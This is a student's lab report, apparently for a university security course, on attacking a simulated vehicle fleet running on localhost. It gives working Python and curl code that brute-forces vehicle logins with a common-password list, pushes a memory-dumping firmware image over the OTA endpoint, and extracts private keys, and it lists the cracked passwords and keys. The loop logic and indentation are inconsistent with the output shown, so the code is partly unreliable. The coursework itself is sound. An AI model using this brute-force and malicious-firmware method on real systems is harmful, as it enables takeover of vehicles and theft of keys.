Assignment 3: Hacking a connected fleet


Tianshuo Xiao

tianshuo@chalmers.se

MPMOB


I have successfully cracked the private key of 800 vehicles and here are the steps on how I cracked the first 20 vehicles. In my zip file I will attach the IDs and private keys of the 800 vehicles (in *Final_Hacking_output*).
My CID is tianshuo
You can run the following commands to get my special image:
docker run -ti --rm --init --net=host registry.git.chalmers.se/ola.benderius/mms210-assignment-fleethacker-sim:v1.2 --rseed=tianshuo

First, I built the environment in OpenDLV as the instruction:




```
opendlv@e1ed96ff3116:~$ echo "127.0.0.1 skyrator.fleet" | sudo tee -a /etc/hosts
127.0.0.1 skyrator.fleet
opendlv@e1ed96ff3116:~$ docker login registry.git.chalmers.se
Username: tianshuo
Password:
WARNING! Your password will be stored unencrypted in /home/opendlv/.docker/confi
g.json.
Configure a credential helper to remove this warning. See
https://docs.docker.com/engine/reference/commandline/login/#credentials-store
```

Then, start the simulation:



```
opendlv@e1ed96ff3116:~$ docker run -ti --rm --init --net=host registry.git.chalm
ers.se/ola.benderius/mms210-assignment-fleethacker-sim:v1.2 --rseed=tianshuo
Unable to find image 'registry.git.chalmers.se/ola.benderius/mms210-assignment-f
leethacker-sim:v1.2' locally
v1.2: Pulling from ola.benderius/mms210-assignment-fleethacker-sim
0ce1dd7918a4: Pull complete
5ac4e23263bd: Pull complete
6bf53f12433d: Pull complete
5c3f294e6c42: Pull complete
40f17a61c8dc: Pull complete
29d4f9d93329: Pull complete
Digest: sha256:902c274141ad8917709a3f1940831ca74fdb7c3102f81bb84cd03a1c45125600
Status: Downloaded newer image for registry.git.chalmers.se/ola.benderius/mms210
-assignment-fleethacker-sim:v1.2
Simulation running.
```


There are several employees pick exceptionally crappy passwords in Skyrator Inc, I choose eve.savage@skyrator.fleet and try to login his system. As the login password is relatively simple, I started with 123456 and tried to logged in,



```
opendlv@e1ed96ff3116:~/data/MMS210A3$ curl -s --insecure -m 60  https://skyrator
.fleet/user/logout
OK
opendlv@e1ed96ff3116:~/data/MMS210A3$ curl -s --insecure -m 60 https://skyrator.
fleet/user/login?user=eve.savage@skyrator.fleet\&password=123456
Authorized. Welcome Eva Savage.
```


It's login in successfully. Now, we can access the vehicles' information. In the following steps, I will use python to do the process.

The first step was to create a password library. I found the top two hundred commonly used passwords from the website and saved them in a ***top200passwords.txt*** file, which I will read later through the program.




```
iloveyou
654321
666666
987654321
123
123456a
qwe123
1q2w3e4r
7777777
1qaz2wsx
123qwe
zxcvbnm
121212
asdasd
a123456
555555
dragon
112233
123123123
monkey
11111111
qazwsx
159753
asdfghjkl
222222
1234qwer
qwerty1
123654
```

Next, we try to get the vehicle ID by ***curl -s --insecure -m 60*** [***https://skyrator.fleet/vehicle***](https://skyrator.fleet/vehicle), and save them to ***vehicle_ID.txt***.




```
0001w6ix
0004eoit
0005hjaw
0008o2ls
000910gp
000b11qs
000bkn2f
000do8dt
000glg5g
000ilwjh
000pblzk
000pwfe6
000q0g7z
000qx45p
000vh6ok
000xwwr7
00126mgz
0014reeo
0014ym8h
00175mfa
001c0xxf
001dtmud
001e4bn7
001eljh0
001g3wpe
001o0rbs
001qwv9b
001t9nme
```

We then review the vehicle information via ***curl -s --insecure -m 60*** ***https://skyrator.fleet/vehicle/0001w6ix*** (I take the vehicle ID 0001w6ix as an example, we can see that Permissions is none)




```
opendlv@e1ed96ff3116:~/data/MMS210A3$ curl -s --insecure -m 60  https://skyrator
.fleet/vehicle/0001w6ix
Vehicle id: 0001w6ix
Active: yes
Latest upload: 1684128880292448
Firmware ECU-A: 5.11a
Firmware ECU-B: 4.81
Firmware ACC: 2.30
Firmware BRK: 1.05
Permissions: none
```

I also checked it speed information via ***curl -s --insecure -m 60*** ***https://skyrator.fleet/vehicle/0001w6ix/sensor/speed***.



```
opendlv@e1ed96ff3116:~/data/MMS210A3$ curl -s --insecure -m 60  https://skyrator
.fleet/vehicle/0001w6ix/sensor/speed
Time: 1684129109067244
Value: 18.899774
```


I tried to see what the site would return to me when the login password was wrong.



```
opendlv@e1ed96ff3116:~/data/MMS210A3$ curl -s --insecure -m 60  https://skyrator
.fleet/vehicle/0001w6ix/login?password=123456
Unauthorized
opendlv@e1ed96ff3116:~/data/MMS210A3$ 
```


It will return **Unauthorized.**

Having got this basic information, I am now using the program to hack these vehicles. I created a file named ***hacking.py***. In the program, I first try these different password inputs (***top200passwords.txt***) by looping through the different vehicle IDs (***vehicle_ID.txt***) and then after extracting one vehicle ID (which is achieved by looping through the list of passwords) When the return value is not **Unauthorized**, then the password test is correct and login it. At the beginning I set up two lists to store the IDs and passwords of the hacked vehicles. At the same time, I will scan his memory via OTA on the vehicles which have successfully hacked.




```
import os

# Authenticate and retrieve vehicle ID
os.system('curl -s --insecure -m 60 "https://skyrator.fleet/user/login?user=eve.savage@skyrator.fleet&password=123456"')
os.system('curl -s --insecure -m 60 "https://skyrator.fleet/vehicle" -o vehicle_ID.txt')

# Process vehicle IDs and passwords
with open('vehicle_ID.txt', 'r') as f:
    IDS = f.readlines()

with open('top200passwords.txt', 'r') as f1:
    passwords = f1.readlines()

ids = []
ps = []

for ID in IDS:
    ID = ID.strip()
    success = False

    for password in passwords:
        password = password.strip()
        output = os.popen(f'curl -s --insecure -m 60 "https://skyrator.fleet/vehicle/{ID}/login?password={password}"').read()

        if 'Unauthorized' not in output:
            print(f'The vehicle ID is {ID} Password is: {password}')
            ids.append(ID)
            ps.append(password)
            os.system(f'curl -s --insecure -m 60 -X POST --data @FW_ACC_2_33_MEMBUSTER.img "https://skyrator.fleet/vehicle/{ID}/ota?ecu=ACC"')

            success = True
            break

    if success:
        break
```

At the end, I save the 20 vehicle ID and password I have acquired in ***vehicle_ids.txt*** and ***vehicle_ps.txt*** respectively.




```
if len(ids) == 20:
    print(ids)
    print(ps)

    with open('vehicle_ids.txt', 'w') as idf:
        for i in ids:
            idf.write(i + '\n')

    with open('vehicle_ps.txt', 'w') as psf:
        for j in ps:
            psf.write(j + '\n')

    break
         break
```

Let's look at the results of the program




```
The vehicle ID is 000glg5g Password is: 444444
Updating ecu: ACC
Firmware version, previous: 2.30
Firmware size: 394
Firmware state: OK
Firmware version, new: 2.33_MEMB
====================================
UPDATING - DO NOT POWER OFF THE ECU!
The vehicle ID is 00126mgz Password is: 7777777
Updating ecu: ACC
Firmware version, previous: 2.30
Firmware size: 394
Firmware state: OK
Firmware version, new: 2.33_MEMB
====================================
```

Next, try to log into a vehicle and it will log in successfully.




```
opendlv@e1ed96ff3116:~/data/MMS210A3$ curl -s --insecure -m 60  https://skyrator
.fleet/vehicle/000glg5g/login?password=444444
Successful: Permissions elevated
```

Then, I created a file called ***private_key.py***, which helps me get their private key. In the program, I loop through the vehicles which have been cracked and then got their ids by ***vehicle_ids.txt***. Finally, I stored the acquired **Time** and **PRIVATE KEY** in ***output.txt***.




```
import os

with open('vehicle_ids.txt','r') as f, open('output.txt', 'w') as f_out:
    ids = f.readlines()
    for id_i in ids:
        id_i = id_i.strip()
        f_out.write(f'The vehicle ID is {id_i}\n')
        print(f'The vehicle ID: {id_i}')
        os.system(f'curl -s --insecure -m 60  https://skyrator.fleet/vehicle/{id_i}/sensor/speed')
        output = os.popen(f'curl -s --insecure -m 60  https://skyrator.fleet/vehicle/{id_i}/sensor/speed').read()
        f_out.write(output + '\n')
```

Then, I run it



```
opendlv@e1ed96ff3116:~/data/MMS210A3$ python3 private_key.py
The vehicle ID: 000glg5g
Time: 1684077938033201
Value: PRIVATE KEY FOUND!! Im god! It is: YYYRWRdRYYYRWRdRYYYRWRdRRRRKPKWKWWWPUP
bPRRRKPKWKdddWbWiWRRRKPKWK
The vehicle ID: 00126mgz
Time: 1684077938169821
Value: PRIVATE KEY FOUND!! Im god! It is: YYZaeXRkYYZaeXRkZZabfYSlaabcgZTmeefgkd
XqXXYZdWQjRRSTXQKdkklmqjdw
```


I write a code which can merge ***vehicle_ids.txt*** and **PRIVATE KEY** (data processing)



```
In  [2]: # Open the output.txt file for reading
         with open('output.txt', 'r') as f:
             lines = f.readlines()

         # Extract content after "It is" from each line
         content_list = []
         for line in lines:
             if 'It is' in line:
                 content = line.split('It is:', 1)[1].strip()
                 content_list.append(content)

         # Save the extracted contents
         with open('key.txt', 'w') as f:
             for content in content_list:
                 f.write(content + '\n')
```

```
In  [5]: # Read the lines from output.txt
         with open('vehicle_ids.txt', 'r') as f:
             output_lines = f.readlines()

         # Read the lines from vehicle_ids.txt
         with open('key.txt', 'r') as f:
             vehicle_ids_lines = f.readlines()

         # Merge the lines together
         merged_lines = []
         for output_line, vehicle_id_line in zip(output_lines, vehicle_ids_lines):
             merged_line = output_line.strip() + ' ' + vehicle_id_line.strip()
             merged_lines.append(merged_line)

         # Write the merged lines to merged_output.txt
         with open('merged_output.txt', 'w') as f:
             for line in merged_lines:
                 f.write(line + '\n')
```

Output like the following picture:



```
000glg5g YYYRWRdRYYYRWRdRYYYRWRdRRRRKPKWKWWWPUPbPRRRKPKWKdddWbWiWRRRKPKWK
00126mgz YYZaeXRkYYZaeXRkZZabfYSlaabcgZTmeefgkdXqXXYZdWQjRRSTXQKdkklmqjdw
001eljh0 YYZPWUSYYYZPWUSYZZaQXVTZPPQGNLJPWWXNUSQWUUVLSQOUSSTJQOMSYYZPWUSY
001qwv9b YYZbhghMYYZbhghMZZacihiNbbcekjkPhhikqpqVgghjpopUhhikqpqVMMNPVUVA
001t9nme YYZehYXPYYZehYXPZZafiZYQeefknedVhhinqhgYYYZehYXPXXYdgXWOPPQVYPOG
00393zsj YYbhbkdUYYbhbkdUbbekengXhhkqktmdbbekengXkkntnwpgddgmgpiZUUXdXgZQ
003erb3u YYbPcMbfYYbPcMbfbbeSfPeiPPSGTDSWccfTgQfjMMPDQAPTbbeSfPeiffiWjTim
003o3i56 YYbZbTdeYYbZbTdebbeceWghZZcacUefbbeceWghTTWUWOYZddgegYijeehfhZjk
003udh1p YYbfOSZaYYbfOSZabbeiRVcdffimVZghOORVEIPQSSVZIMTUZZcgPTabaadhQUbc
004h9o9q YYcShZhbYYcShZhbccgWldlfSSWMbTbVhhlbqiqkZZdTiaichhlbqiqkbbfVkcke
0053jv76 YYdbUgfeYYdbUgfeddigZlkjbbgeXjihUUZXQcbaggljconmffkibnmleejhamlk
0058likr YYdgWTVcYYdgWTVcddilbYahggloebdkWWbeURTaTTYbROQXVVadTQSZcchkaXZg
005hgd4t YYdSROceYYdSROceddiXWThjSSXMLIWYRRWLKHVXOOTIHESUcchWVSgieejYXUik
006fbh3t YYeQMSbeYYeQMSbeeekWSYhkQQWIEKTWMMSEAGPSSSYKGMVYbbhTPVeheekWSYhk
006suqv1 YYedfbgZYYedfbgZeekjlhmfddjikglefflkmingbbhgiejcggmlnjohZZfegcha
0079g18q YYfhRZgbYYfhRZgbffmoYgnihhoqaipkRRYaKSZUZZgiSahcggnpZhojbbikUcje
007oa2zd YYfZLakOYYfZLakOffmgShrVZZgaMblPLLSM8NXBaahbNcmQkkrlXmwaOOVPBQaE
008qpuzo YYgbafkZYYgbafkZggojinshbbjedincaaidchmbffnihmrgkksnmrwlZZhcbgla
009468bp YYhcegMaYYhcegMahhqlnpVjcclgikQeeenikmSgggpkmoUiMMVQSUAOaajegiOc
00a646va YYLecegLYYLecegLLL8RPRT8eeRkikmRccPigikPeeRkikmRggTmkmoTLL8RPRT8
00an8uz4 YYLYgfkcYYLYgfkcLL8LTSXPYYLYgfkcggTgonskffSfnmrjkkXksrwoccPckjog
00apjseu YYLaUdPfYYLaUdPfLL8NHQCSaaNcWfRhUUHWQZLbddQfZiUkPPCRLUGWffShbkWm
00b1wrrd YYMZhccOYYMZhccOMMANVQQCZZNaiddPhhViqllXccQdlggSccQdlggSOOCPXSSE
00bc2tl4 YYMNaeWcYYMNaeWcMMABOSKQNNBCPTLRaaOPcgYeeeSTgkciWWKLYcUaccQReiag
00byo01g YYMjZYZRYYMjZYZRMMAXNMNFjjXukjkcZZNkaZaSYYMjZYZRZZNkaZaSRRFcSRSK
00bzrjw4 YYMkcUhcYYMkcUhcMMAYQIVQkkYwogtoccQogYlgUUIgYQdYhhVtldqlccQogYlg
00c33znx YYNbbkYiYYNbbkYiNNCQQZNXbbQeenblbbQeenblkkZnnwkuYYNbbkYiiiXlluis
00c5aon9 YYNdLZYhYYNdLZYhNNCSAONWddSiQedmLLAQ8MLUZZOeMaZiYYNdLZYhhhWmUihq
00cdfqo5 YYNOQbZdYYNOQbZdNNCDFQOSOODEGRPTQQFGITRVbbQRTecgZZOPRcaeddSTVgei
00d1kjzt YYOZVUkeYYOZVUkeOOEPLKaUZZPaWVlfVVLWSRhbUUKVRQgakkalhgwqeeUfbaqk
00di049b YYOTYchMYYOTYchMOOEJOSXCTTJOTXcHYYOTYchMccSXcglQhhXchlqVMMCHMQVA
00dulewl YYOfWPhWYYOfWPhWOOEVMEXMffVmdWodWWMdUNfUPPEWNGYNhhXofYqfWWMdUNfU
```

Finally, I got private key and corresponding vehicle id of 20 vehicles, which I will present to you in a table.

Vehicle ID	Password	Private Key
000glg5g	444444	YYYRWRdRYYYRWRdRYYYRWRdRRRRKPKWKWWWPUPbPRRRKPKWKdddWbWiWRRRKPKWK
00126mgz	7777777	YYZaeXRkYYZaeXRkZZabfYSlaabcgZTmeefgkdXqXXYZdWQjRRSTXQKdkklmqjdw
001eljh0	zxcvbn	YYZPWUSYYYZPWUSYZZaQXVTZPPQGNLJPWWXNUSQWUUVLSQOUSSTJQOMSYYZPWUSY

001qwv9b	123abc	YYZbhghMYYZbhghMZZacihiNbbcekjkPhhikqpqVgghjpopUhhikqpqVMMNPVUVA
001t9nme	147852369	YYZehYXPYYZehYXPZZafiZYQeefknedVhhinqhgYYYZehYXPXXYdgXWOPPQVYPOG
00393zsj	789456123	YYbhbkdUYYbhbkdUbbekengXhhkqktmdbbekengXkkntnwpgddgmgpiZUUXdXgZQ
003erb3u	internet	YYbPcMbfYYbPcMbfbbeSfPeiPPSGTDSWccfTgQfjMMPDQAPTbbeSfPeiffiWjTim
003o3i56	asdf	YYbZbTdeYYbZbTdebbeceWghZZcacUefbbeceWghTTWUWOYZddgegYijeehfhZjk
003udh1p	qwer1234	YYbfOSZaYYbfOSZabbeiRVcdffimVZghOORVEIPQSSVZIMTUZZcgPTabaadhQUbc
